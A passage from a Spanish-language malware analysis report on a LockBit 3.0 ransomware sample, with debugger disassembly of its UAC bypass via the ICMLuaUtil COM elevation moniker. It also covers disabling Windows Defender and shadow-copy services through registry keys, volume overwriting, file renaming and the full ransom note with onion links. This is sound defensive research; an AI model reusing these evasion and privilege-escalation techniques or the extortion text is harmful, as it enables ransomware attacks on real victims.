000FE878	74 4B 77 42	79 6F 33 51	41 62 6D 4E	38 33 65 4D	TKwByo3QAbm83eM
000FE888	70 4D 77 42	6A 41 34 59	41 63 4D 4F	50 41 48 49	pMwB1A4YACMOPAH
000FE898	6A 68 77 42	74 6F 35 77	41 64 67 4F	66 41 47 4A	JhwBtOSwAdGofAGJ
000FE8A8	44 70 41 42	71 59 36 51	41 63 59 4F	6C 41 48 70	DpABqY6QACyOTAHp
000FE8B8	6A 70 65 70	73 75 7A 5A	50 46 46 71	38 41 48 4D	JpopsuzZFfQ8AHQ
000FE8C8	44 78 77 4E	68 65 34 55	41 5A 79 4E	6B 41 48 51	DxwNhe4UAZYnKHAQ
000FE8D8	6A 54 77 42	78 49 33 51	41 5A 45 4F	4D 41 41 41	JTWBxI3QAZEDMAAA
000FE8E8	41 41 00 63	77 42 78 41	47 77 41 41	41 42 76 41	AA.CwBxAGwAAABVA
000FE8F8	48 49 41 59	51 42 6A 41	47 77 41 5A	51 41 41 41	H1AYQBjAGwAZQAAA
000FE908	47 38 41 59	77 42 7A 41	48 4D 41 5A	41 41 41 41	GSAYwBZAHMAZAAAA
000FE918	47 51 41 59	77 42 7A 41	47 74 41 62	41 47 74 41	GQAYgBZAG4ADQBWA
000FE928	41 41 41 63	77 42 35 41	47 34 41 59	77 42 30 41	AAACwB5AG4AYwB0A
000FE938	47 68 41 62	51 42 6C 41	41 41 41 59	51 42 6E 41	GkAbQ81AAAAyQBNA
000FE948	47 34 41 64	41 42 7A 41	48 59 41 59	77 41 41 41	G4ADABZAHYAYwAAA
000FE958	47 68 41 63	77 42 78 41	47 77 41 63	41 42 73 41	GkAcwBxAGwACB8A
000FE968	48 55 41 63	77 42 7A 41	48 59 41 59	77 41 41 41	HUACwBZAHYAYwAAA
000FE978	48 67 41 5A	67 42 7A 41	48 4D 41 64	67 42 70 41	HQAZgBZAHMAdgB1A
000FE988	47 4D 41 5A	51 41 41 41	41 41 41 62	51 42 35 41	GMAWBUAAAAADQBPA
000FE998	47 51 41 5A	51 42 7A 41	47 73 41 64	41 42 76 41	GQAZQBZAGSAdABVA
000FE9A8	48 41 41 63	77 42 6C 41	48 49 41 64	67 42 70 41	HAACwB1AH1AdgBPA
000FE9B8	47 4D 41 5A	51 41 41 41	47 38 41 59	77 42 68 41	GMAZQAAAGSAYwB8A
000FE9C8	48 55 41 64	41 42 76 41	48 55 41 63	41 42 68 41	HUADABVAHUACABKA
000FE9D8	48 4D 41 41	41 42 6C 41	47 34 41 59	77 42 7A 41	HMAAAB1AG4AYwBZA
000FE9E8	48 59 41 59	77 41 41 41	47 59 41 61	51 42 79 41	HYAYwAAAGYABQBYA
000FE9F8	47 55 41 5A	67 42 76 41	48 67 41 41	41 42 30 41	GUAZgBVAHGAAB0A
000FEA08	47 49 41 61	51 42 79 41	47 51 41 59	77 42 76 41	GTAAQBYAGQAYwBVA
000FEA18	47 34 41 5A	67 42 70 41	47 63 41 41	41 42 74 41	GAAZgBPA6CAABTA
000FEA28	48 68 41 5A	41 42 6C 41	48 4D 41 61	77 42 30 41	HkAZAB1AHMAawB0A
000FEA38	47 38 41 63	41 42 78 41	47 38 41 63	77 41 41 41	GBACABXAGBACwAAA
000FEA48	47 38 41 59	77 42 76 41	47 30 41 63	51 41 41 41	GSAYwBVAAGAB0AAA

Figura 35. Decodificación de Base64

Según se puede observar en el informe de Nozomi Networks [5], LockBit 3.0 utiliza Base64 para codificar la configuración del *ransomware*. Los detalles de la configuración se encuentran en el apartado 4.6.

Posteriormente, el *malware* procede a realizar una escalada de privilegios. En primer lugar, comprueba si el proceso tiene permisos de administrador de la siguiente forma:

- Utilizando “OpenProcessToken”: consulta el *token* del proceso actual.

```

call dword ptr ds:[<OpenProcessToken>]
jmp packed_fixed.AB0915
mov eax,dword ptr ss:[ebp+8]
mov dword ptr ss:[ebp-8],eax
xor eax,eax
test eax,eax
jne packed_fixed.AB059A
lea eax,dword ptr ss:[ebp-C]
push eax
push 4
lea eax,dword ptr ss:[ebp-10]
push eax
push 2
push dword ptr ss:[ebp-8]
call dword ptr ds:[<QueryInformationToken>]
push dword ptr ss:[ebp-C]
call packed_fixed.AB6830

```

Figura 36. Consulta del token del proceso actual

- Mediante “CheckTokenMembership”: comprueba si el *token* de su proceso es miembro del grupo de administradores.

```

call dword ptr ds:[<NtCheckTokenMembership>]
jmp packed_fixed.AB0519
mov eax,dword ptr ss:[ebp+8]
mov dword ptr ss:[ebp-8],eax
xor eax,eax
test eax,eax
jne packed_fixed.AB0519

```

Figura 37. Comprobación del token en el grupo de administradores

Si tras la comprobación el *malware* determina que el proceso no tiene privilegios, este realiza un *UAC bypass* [6] de la siguiente forma:

1. Utilizando "LdrEnumerateLoadedModules", registra "dllhost.exe" en System32 como ImagePathName y CommandLine en el PEB del proceso. De esta forma, podrá alojar y ejecutar objetos COM como "dllhost.exe".

```
lea eax, dword ptr ds:[esi+38]
push dword ptr ds:[AF586C]
push eax
call dword ptr ds:[AF5488]
lea eax, dword ptr ds:[esi+40]
push dword ptr ds:[AF5870]
push eax
call dword ptr ds:[AF5488]
push dword ptr ds:[ebx+1C]
call dword ptr ds:[AF5480]
push ebx
push packed_fixed.ADB778
push 0
call dword ptr ds:[<LdrEnumerateLoadedM
```

```
eax: "j\\fh", esi+38: "BD"
00AF586C: &L"C:\\Windows\\System32\\dllhost.exe"
eax: "j\\fh"

eax: "j\\fh", esi+40: "BD"
00AF5870: &L"C:\\Windows\\System32\\dllhost.exe\\"
eax: "j\\fh"
```

Figura 38. Registro de "dllhost.exe" en el sistema

2. A continuación, descifra un identificador de seguridad de usuario (SID) que coincida con el grupo de administradores para crear un objeto COM que permita eludir el UAC.

```
mov dword ptr ds:[eax], E690604C
mov dword ptr ds:[eax+4], E68A606C
mov dword ptr ds:[eax+8], E6886068
mov dword ptr ds:[eax+C], E6936060
mov dword ptr ds:[eax+10], E6C66067
mov dword ptr ds:[eax+14], E6986048
mov dword ptr ds:[eax+18], E6956064
mov dword ptr ds:[eax+1C], E6956067
mov dword ptr ds:[eax+20], E688607A
mov dword ptr ds:[eax+24], E69D607B
mov dword ptr ds:[eax+28], E693607D
mov dword ptr ds:[eax+2C], E6DD607B
mov dword ptr ds:[eax+30], E6996067
mov dword ptr ds:[eax+34], E6C6607E
mov dword ptr ds:[eax+38], E6CF6072
mov dword ptr ds:[eax+3C], E6C9604C
mov dword ptr ds:[eax+40], E6BF604F
mov dword ptr ds:[eax+44], E6BA603E
mov dword ptr ds:[eax+48], E6D16030
mov dword ptr ds:[eax+4C], E6BD6030
mov dword ptr ds:[eax+50], E6CD603C
mov dword ptr ds:[eax+54], E6C86024
mov dword ptr ds:[eax+58], E6CA603A
mov dword ptr ds:[eax+5C], E6D1603E
mov dword ptr ds:[eax+60], E6CC6030
mov dword ptr ds:[eax+64], E6CF603F
mov dword ptr ds:[eax+68], E6BD6024
mov dword ptr ds:[eax+6C], E6CE6038
mov dword ptr ds:[eax+70], E6CE6039
mov dword ptr ds:[eax+74], E6C8603D
mov dword ptr ds:[eax+78], E6BE604F
mov dword ptr ds:[eax+7C], E6BF604C
mov dword ptr ds:[eax+80], E681603E
mov dword ptr ds:[eax+84], E6FC6009
```

```
eax: L"Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+4: L"evation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+8: L"ation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+C: L"ion:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+10: L"n:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+14: L"Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+18: L"nistrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+1C: L"nistrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+20: L"strator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+24: L"rator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+28: L"tor!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+2C: L"r!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+30: L"!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+34: L"w:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+38: L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+3C: L"E5FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+40: L"FC7F9-9A51-4367-9063-A120244FBEC7}"
eax+44: L"7F9-9A51-4367-9063-A120244FBEC7}"
eax+48: L"9-9A51-4367-9063-A120244FBEC7}"
eax+4C: L"9A51-4367-9063-A120244FBEC7}"
eax+50: L"51-4367-9063-A120244FBEC7}"
eax+54: L"-4367-9063-A120244FBEC7}"
eax+58: L"367-9063-A120244FBEC7}"
eax+5C: L"7-9063-A120244FBEC7}"
eax+60: L"9063-A120244FBEC7}"
eax+64: L"63-A120244FBEC7}"
eax+68: L"-A120244FBEC7}"
eax+6C: L"120244FBEC7}"
eax+70: L"0244FBEC7}"
eax+74: L"44FBEC7}"
eax+78: L"FBEC7}"
eax+7C: L"EC7}"
eax+80: L"7}"
```

Figura 39. Creación del objeto COM

3. Posteriormente, construye una línea de comandos y, gracias a la interfaz del objeto COM: "ICMLuaUtil", el malware consigue relanzarse bajo el proceso "dllhost.exe" creado con privilegios de administración.

```
lea eax, dword ptr ss:[ebp-4]
push eax
push esi
call dword ptr ds:[<CommandLineToArgvS
```

```
esi: L"C:\\Users\\Andres\\Desktop\\packed_fixed.exe\\"
```

Figura 40. Relanzamiento del proceso bajo "dllhost.exe"

4. Finalmente, el proceso actual termina su ejecución dando paso al proceso elevado.

```
push 0
push FFFFFFFF
call dword ptr ds:[<ZwTerminateProcess>
```



USEROBE... ..	1,3			
SettingSyncHost...	2,3			
smartscreen.exe	2,7			
dllhost.exe	1,5			
RuntimeBroker.exe	3,8			
SystemSettings.exe	20,0			
dllhost.exe	2,4			
lockbit.exe	18,66	106,57 M...	1,8	
svchost.exe	0,15		8,3	
svchost.exe	0,15	14,64 kB/s	126,9	
sihost.exe	6,8			
taskhostw.exe	6,9			
taskhostw.exe	3			

Figura 41. Ejecución de proceso elevado

La ejecución del proceso con privilegios es idéntica hasta llegar a la función “CheckTokenMembership”. En este caso, puesto que tiene privilegios de administrador, el *malware* continúa su ejecución a diferencia de su homónimo sin privilegios, que intentaría la escalada de privilegios.

En primer lugar, el proceso descifra la información que se encontraba en Base64. En concreto, obtiene la extensión que utilizará para cifrar (en el caso de la muestra 1.3 es **.GIWlxFQ2d** para todas sus ejecuciones) y la nota de rescate en texto claro.

```

push eax
call packed_fixed.A06830
mov dword ptr ds:[AF5158],eax
cmp dword ptr ds:[AF5158],0
je packed_fixed.A07213
push dword ptr ds:[AF5158]
push ebx
call <packed_fixed.DecryptBase64>

```

00AF5158:&~~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~~~\r\n\r\n>>>> Your data is stol  
00AF5158:&~~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~~~\r\n\r\n>>>> Your data is stol  
00AF5158:&~~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~~~\r\n\r\n>>>> Your data is stol  
ebx: "+EzV/1n6Y7j1IAaR9SKiWb/Pc22Ww5nuC1Tod8jLv/by8jnpPR8HBuVM1j8sxfSGS51Z1eq00b91xkcPn0GwQDHEuc9zULr1Qzqgm/Omyc1pEW

Figura 42. Nota de rescate descifrada de Base64

Utilizando el nombre de la extensión, el *malware* crea un fichero “.ico” en ProgramData, que será el icono que tendrán los ficheros una vez cifrados.

<pre> repne scasw sub edi,2 mov dword ptr ds:[edi],69002E mov dword ptr ds:[edi+4],6F0063 mov dword ptr ds:[edi+8],0 push 0 push 80 push 2 push 0 push 0 push 40000000 lea eax,dword ptr ss:[ebp-260] push eax call dword ptr ds:[&lt;CreateFile&gt;] </pre>	<pre> edi:L".ico" edi:L".ico" edi+4:L"co" </pre>
<div> <div>GIWlxFQ2d</div> <div>29/05/2022 21:04</div> <div>Icono</div> <div>15 KB</div> </div> <div> <div>regid.1991-06.com.microsoft</div> <div>29/05/2022 21:01</div> <div>Carpeta de archivos</div> </div> <div> <div>Microsoft</div> <div>11/05/2022 20:57</div> <div>Carpeta de archivos</div> </div> <div> <div>Adobe</div> <div>11/05/2022 20:55</div> <div>Carpeta de archivos</div> </div>	

Figura 43 Creación de fichero .ico en %PROGRAMDATA%

Además, el *malware* utiliza “RegCreateKeyExA” para crear una clave de registro, donde se almacena el icono **HKR\GIWx\FQ2d\DefaultIcon**.



**Figura 44. Creación de clave de registro**

Posteriormente, el *malware* procede a detener todos los servicios que se encuentran en la configuración. Mediante la función “EnumServicesStatusEx”, obtiene el listado total de servicios y, a continuación, va deteniendo los configurados en el interior del *malware*. Esta ejecución la realiza abriendo “SCManager”, haciendo uso del usuario TrustedInstaller (cuenta genérica en el sistema operativo Windows) y cambiando al valor hexadecimal “0x00000004” de cada clave de registro.

```

push 0
call dword ptr ds:[<OpenSCManager>]
mov dword ptr ss:[ebp-4],eax
cmp dword ptr ss:[ebp-4],0
je packed_fixed.AD8E94
lea eax,dword ptr ss:[ebp-54]
mov dword ptr ds:[eax],19719FA2
mov dword ptr ds:[eax+4],19709F83
mov dword ptr ds:[eax+8],19669F82
mov dword ptr ds:[eax+C],194A9F92
mov dword ptr ds:[eax+10],19709F98
mov dword ptr ds:[eax+14],19629F82
mov dword ptr ds:[eax+18],196F9F9A
mov dword ptr ds:[eax+1C],19719F93
mov dword ptr ds:[eax+20],19039FF6
mov ecx,9
xor dword ptr ds:[eax],19039FF6
add eax,4
dec ecx
jne packed_fixed.AD8E2F
push 14
lea eax,dword ptr ss:[ebp-54]
push eax
push dword ptr ss:[ebp-4]
call dword ptr ds:[<OpenServices>]

```

eax:L"TrustedInstaller"  
 eax+4:L"ustedInstaller"  
 eax+8:L"tedInstaller"  
 eax+C:L"dInstaller"  
 eax+10:L"nstaller"  
 eax+14:L"taller"  
 eax+18:L"ller"  
 eax+1C:L"er"  
  
 9:'\t'  
 eax:L"TrustedInstaller"  
 eax:L"TrustedInstaller"  
  
 eax:L"TrustedInstaller"

**Figura 45. Detención de servicios a través del usuario TrustedInstaller**

A continuación, se muestran las claves de registro modificadas.

Clave de registro	Software
HKLM\System\CurrentControlSet\Services\SecurityHealthService\Start	Windows Defender Security Center Service
HKLM\System\CurrentControlSet\Services\Sense\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdBoot\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdFilter\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdNisDrv\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WdNisSvc\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\WinDefend\Start	Windows Defender 11
HKLM\System\CurrentControlSet\Services\spssvc\Start	Software Protection
HKLM\System\CurrentControlSet\Services\wscsvc\Start	Security Center Service

**Tabla 7. Claves de registro de Windows Defender**

Clave de registro	Software
HKLM\System\CurrentControlSet\Services\vmicvss\Start	Volume Shadow Copy
HKLM\System\CurrentControlSet\Services\VSS\Start	Volume Shadow Service

Tabla 8 Claves de registro de Shadow Copies

Clave de registro
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\<LOG_FILE>

Tabla 9. Claves de registro de Event Logs

En esta parte del programa es donde el *malware* comienza a crear varios hilos que utilizará más tarde en el cifrado.




Figura 46. Creación de hilos para cifrar

Tras esto, el *malware* procede a eliminar las *shadow copies* que hubiera en el equipo.

Después, este comienza a recorrer todos los volúmenes y a sobrescribirlos para hacerlos irrecuperables mediante técnicas forenses.

<pre> call dword ptr ds:[&lt;GetVolumePath&gt;] test eax, eax je packed_fixed.ADA90F cmp word ptr ds:[edi], 0 jne packed_fixed.ADA90F cmp dword ptr ss:[ebp-C], 1 jne packed_fixed.ADA90F push esi call dword ptr ds:[AF5560] cmp eax, 3 je packed_fixed.ADA761 cmp eax, 2 jne packed_fixed.ADA90F call packed_fixed.ADA155C cmp eax, 3D jae packed_fixed.ADA7E7 push esi call dword ptr ds:[AF5438] add esp, 4 lea eax, dword ptr ds:[esi+eax*2] mov dword ptr ds:[eax], 6F0062 mov dword ptr ds:[eax+4], 74006F mov dword ptr ds:[eax+8], 67006D mov dword ptr ds:[eax+C], 72 push 0 push 80 push 3 push 0 push 3 push 80000000 push esi call dword ptr ds:[&lt;CreateFile&gt;] </pre>	<pre> esi:L"\\\\\\?\\Volume{52fbbe3c-0000-0000-0000-505f0c000000}"  3D: '='  esi:L"\\\\\\?\\Volume{52fbbe3c-0000-0000-0000-505f0c000000}"  72: 'r'  esi:L"\\\\\\?\\Volume{52fbbe3c-0000-0000-0000-505f0c000000}" </pre>
--	---

Figura 47. Iteración sobre los volúmenes del equipo

A continuación, se procede a crear la nota de rescate, previamente descifrada, en la ruta principal del disco. Este proceso se realiza escribiendo byte a byte en el archivo <EXTENSIÓN>.README (en el caso de la muestra 1.3 GIWixFQ2d.README).

<pre> push dword ptr ss:[ebp+8] call dword ptr ds:[AF5520] mov dword ptr ss:[ebp-4], eax cmp dword ptr ss:[ebp-4], FFFFFFFF je packed_fixed.ADC3DD lea eax, dword ptr ds:[AF6000] mov edx, dword ptr ds:[eax+4] mov eax, dword ptr ds:[eax] mov dword ptr ss:[ebp-1C], eax mov dword ptr ss:[ebp-18], edx mov eax, dword ptr ds:[AF5174] mov dword ptr ss:[ebp-14], eax mov esi, dword ptr ds:[AF5158] lea eax, dword ptr ss:[ebp-1C] push eax push packed_fixed.AF6000 call &lt;packed_fixed.SetPointerFile&gt; mov ebx, eax mov edi, edx mov dword ptr ss:[ebp-10], 2 lodsb mov byte ptr ss:[ebp-9], al xor byte ptr ss:[ebp-9], bl push 0 lea eax, dword ptr ss:[ebp-8] push eax push 1 lea eax, dword ptr ss:[ebp-9] push eax push dword ptr ss:[ebp-4] call dword ptr ds:[&lt;WriteFile&gt;] </pre>	<pre> [ebp+8]:L"\\\\\\?\\C:\\GIW\\xFQ2d.README.txt"  SetPointerFile </pre>
--	--

Nombre	Fecha de modificación	Tipo	Tamaño
SWinREAgent	25/05/2022 20:14	Carpeta de archivos	
Archivos de programa	29/05/2022 20:18	Carpeta de archivos	
Archivos de programa (x86)	28/04/2022 11:55	Carpeta de archivos	
PerfLogs	07/12/2019 10:14	Carpeta de archivos	
ProgramData	29/05/2022 20:49	Carpeta de archivos	
Usuarios	11/05/2022 21:27	Carpeta de archivos	
Windows	28/04/2022 12:37	Carpeta de archivos	
GIWlxFQ2d.README	29/05/2022 20:51	Documento de te...	11 KB

Figura 48. Creación de nota de rescate

```

|---- LockBit 3.0 the world's fastest and most stable ransomware from 2019----

>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time

Tor Browser Links:
http://lockblitapt2d73kr1beugv27tqljgxr33xbwsp6rkyeto7u4ncead.onion
http://lockblitapt2yfbt7lchxjug47kqvqvqvjpkmev413az13gy6pyd.onion
http://lockblitapt34vrip6xjylohxwvvpzdfg5s4pbbysynzsbduqd.onion
http://lockblitapt5d4zkjbcqndfdrhccqagadevluquksspn1ldyvd7qd.onion
http://lockblitapt6v57t3eeqjofwgcglmutr3a35nygvokja5uuccip4kyd.onion
http://lockblitapt72lu55njgnqymgsk5yp75y7r1rtgd4e7142artsbdq.onion
http://lockblitaptawj16udhp323uehkiyatj6ftcmkw5sezs4fagrpjld.onion
http://lockblitaptbdiajptplcrigzgdjprwugkut63nbv2d5d4u2agvkeqd.onion
http://lockblitaptc2lq4atew21se62q63wfktyr14qtuak5qax262gtrjld.onion

Links for normal browser:
http://lockblitapt2d73kr1beugv27tqljgxr33xbwsp6rkyeto7u4ncead.onion.ly
http://lockblitapt2yfbt7lchxjug47kqvqvqvjpkmev413az13gy6pyd.onion.ly
http://lockblitapt34vrip6xjylohxwvvpzdfg5s4pbbysynzsbduqd.onion.ly
http://lockblitapt5d4zkjbcqndfdrhccqagadevluquksspn1ldyvd7qd.onion.ly
http://lockblitapt6v57t3eeqjofwgcglmutr3a35nygvokja5uuccip4kyd.onion.ly
http://lockblitapt72lu55njgnqymgsk5yp75y7r1rtgd4e7142artsbdq.onion.ly
http://lockblitaptawj16udhp323uehkiyatj6ftcmkw5sezs4fagrpjld.onion.ly
http://lockblitaptbdiajptplcrigzgdjprwugkut63nbv2d5d4u2agvkeqd.onion.ly
http://lockblitaptc2lq4atew21se62q63wfktyr14qtuak5qax262gtrjld.onion.ly

>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you with dect

>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID

Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for correspondence with us that no one will know about, tell it in the chat, we will generate a secret chat for you and

Tor Browser Links for chat:
http://lockblitapue7ebdpndmgkgyr15lqgq2dclbrcdm716feetsia3qd.onion
http://lockblitapudn76nzyk2blcpl1xvtd4n4oecuz2bxbatpvmzqgd.onion
http://lockblitapudn2h6be2cnapvncyhj4rgmum4d633hznzxtxdvjoqlp7yd.onion
http://lockblitapue7v5vcl3jxpsdvlqpwva51qcttyw6efh66ze7c6xjad.onion
http://lockblitapug3g2dn12f36ndndn5qzvovbt5sf63drak6qgd.onion
http://lockblitapue7yc1drgu6p6nhylnj3vaablibuev7j6y3ftrbr3yd.onion
http://lockblitapue7nr3fafe7xyb731k6b6drcneqhoyn1iia4u4vzapqd.onion
http://lockblitapuhw41zvouxsnbnotkngdurg7kfc6u3zfvq3oyd.onion
http://lockblitapuxacint1hbat4rnh7ktowios2azv66zer5r3xafnfvhvd.onion

```

Figura 49. Nota de rescate LockBit 3.0

Finalmente, el programa llega a la zona de cifrado, realizando una búsqueda recursiva de todos los archivos del equipo comenzando por la raíz del disco. Para realizar esta tarea se utiliza la función “FindFirstFileExW”. Cuando ya tiene el árbol de directorios completo, comienza el proceso de cifrado, dejando una copia de la nota de rescate citada anteriormente en cada carpeta.

75CF2EF0	8BFF	mov edi,edi	FindFirstFileExW
75CF2EF2	55	push ebp	
75CF2EF3	8BEC	mov ebp,esp	
75CF2EF5	83E4 F8	and esp,FFFFFFF8	
75CF2EF8	81EC CC020000	sub esp,2CC	
75CF2EFE	A1 309BDB75	mov eax,dword ptr ds:[75DB9830]	
75CF2F03	33C4	xor eax,esp	
75CF2F05	898424 C8020000	mov dword ptr ss:[esp+2C8],eax	
75CF2F0C	837D 0C 02	cmp dword ptr ss:[ebp+C],2	
75CF2F10	8B45 14	mov eax,dword ptr ss:[ebp+14]	
75CF2F13	52	push ebx	
75CF2F14	56	push esi	
75CF2F15	8B75 08	mov esi,dword ptr ss:[ebp+8]	
75CF2F18	57	push edi	
75CF2F19	8B7D 10	mov edi,dword ptr ss:[ebp+10]	
75CF2F1C	897C24 44	mov dword ptr ss:[esp+44],edi	
75CF2F20	FF8D 94F80200	jge kernelbase.75D22ABA	

Figura 50. Llamada a la API FindFirstFileExW

Cuando ya tiene el archivo disponible, lo primero que hace es encontrar la extensión de este utilizando la función “PathFindExtension”.



```
push dword ptr ds:[ebp+0]
call dword ptr ds:[<PathFindExtension>]
mov ebx, eax
cmp word ptr ds:[ebx], 0
je packed_fixed.ADF2A7
add ebx, 2
push 0
push ebx
```

```
ebp+0: L"get-pip.py"
ebx: L"py", eax: L".py"
ebx: L"py"
ebx: L"py"
ebx: L"py"
```

Figura 51. Localizar extensión del archivo

Para cifrar, el *malware* requiere de un juego de caracteres específico que se encuentra cifrado en memoria, que sería el siguiente:

**ABCDIJKLEFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389**

Figura 52. Juego de caracteres de LockBit 3.0

```
mov dword ptr ds:[ebx], A2BF2248
mov dword ptr ds:[ebx+8], AEB8264C
mov dword ptr ds:[ebx+4], AAB72A40
mov dword ptr ds:[ebx+10], B6B32E44
mov dword ptr ds:[ebx+C], B2AF3258
mov dword ptr ds:[ebx+18], BEAB365C
mov dword ptr ds:[ebx+14], 849D3A50
mov dword ptr ds:[ebx+20], 8099046A
mov dword ptr ds:[ebx+1C], 8C95086E
mov dword ptr ds:[ebx+28], 88910C62
mov dword ptr ds:[ebx+24], 948D1066
mov dword ptr ds:[ebx+30], 9089147A
mov dword ptr ds:[ebx+2C], 9C85187E
mov dword ptr ds:[ebx+38], D5CE5139
mov dword ptr ds:[ebx+34], D1CA553D
mov dword ptr ds:[ebx+3C], E6FC5931
push 10
push ebx
call packed_fixed.AD123C
```

```
ebx: "ABCDIJKLEFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+8: "EFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+4: "IJKLEFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+10: "MNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+C: "QRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+18: "UVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+14: "YZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
ebx+20: "cdefopqrklmnwxyzstuv4567012389"
ebx+1C: "ghijcdefopqrklmnwxyzstuv4567012389"
ebx+28: "klmnwxyzstuv4567012389"
ebx+24: "opqrklmnwxyzstuv4567012389"
ebx+30: "stuv4567012389"
ebx+2C: "wxyzstuv4567012389"
ebx+38: "012389"
ebx+34: "4567012389"
ebx+3C: "89"
ebx: "ABCDIJKLEFGHQRSTMNOPYZabUVWXghijcdefopqrklmnwxyzstuv4567012389"
```

Figura 53. Construcción de la cadena de caracteres utilizado para el cifrado

A continuación, podemos ver cómo el fichero malicioso utiliza el mismo juego de caracteres para renombrar al archivo con un nombre aleatorio. Se trata de un bucle que escoge 7 posiciones aleatorias del alfabeto, que se encuentra en la figura 53 y las concatena. Después añadirá al nombre la extensión (en el caso de la muestra 1.3 ".GIWlxFQ2d") y procederá a cifrar el contenido.

```
push esi
call <packed_fixed.generate_random_name>
push dword ptr ds:[ebp+C]
push esi
call dword ptr ds:[<concat_extension>]
```

```
esi: L"XFILByU.GIWlxFQ2d"
[ebp+C]: L".GIWlxFQ2d"
esi: L"XFILByU.GIWlxFQ2d"
```

```
packed_fixed.00ADEC6
call <packed_fixed.position_diccionario>
movzx eax, byte ptr ds:[eax+ebx] ; eax+ebx*1: "ABCDIJKLEFGH"
stosw
dec esi ; esi: L"XFILByU"
test esi, esi ; esi: L"XFILByU"
jne packed_fixed.ADEC2
```

```
packed_fixed.00ADEC2
push 3D
push 0
```

Figura 54. Cambio de nombre y extensión del fichero

Los detalles del cifrado se encuentran en la sección 4.4.




Figura 55. Archivos cifrados por LockBit 3.0

Tras cifrar todos los archivos, se cambia el fondo de escritorio con la siguiente imagen:



